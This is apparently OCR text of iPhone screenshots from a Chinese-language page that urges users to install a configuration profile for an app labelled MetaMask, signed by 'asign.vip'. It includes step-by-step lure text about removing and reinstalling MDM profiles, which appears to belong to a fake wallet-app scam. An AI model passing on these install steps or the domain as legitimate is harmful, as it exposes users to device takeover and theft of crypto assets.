
18+
年龄

评分及评论

4.9
满分5分

1.88 万个评分

ww.hq0q2dm.cn



温馨提示


如提示MDM有效负载不匹配或描述文件已安装 请前往设置-通用-描述文件与设备管理移除移动设备管理下方的描述文件重新安装。如长时间显示请等待或下载中请点击浏览器右上角刷新按钮刷新页面。

This website is trying to download a configuration profile. Do you want to allow this?

评分及评论

4.9

满分5分


AA ww.hq0q2dm.cn

温馨提示

如提示MDM有效负载不匹配或描述文件已安装 请前往设置-通用-描述文件与设备管理移除移动设备管理下方的描述文件重新安装。如长时间显示请等待或下载中请点击浏览器右上角刷新按钮刷新页面。

This website is trying to download a co
al

**Profile Downloaded**


Review the profile in Settings app if you want to install it.

Close

1.88

年龄

评分及评论


4.9
满分5分
1.88 万个评分

ww.hq0q2dm.cn

Cancel **Install Profile** Install


**MetaMask --[点击安装]**
授权安装进入下一步


Signed by asign.vip
Verified ✓

Description 该配置文件帮助用户进行APP授权安装！
This configuration file helps users with APP license installation!

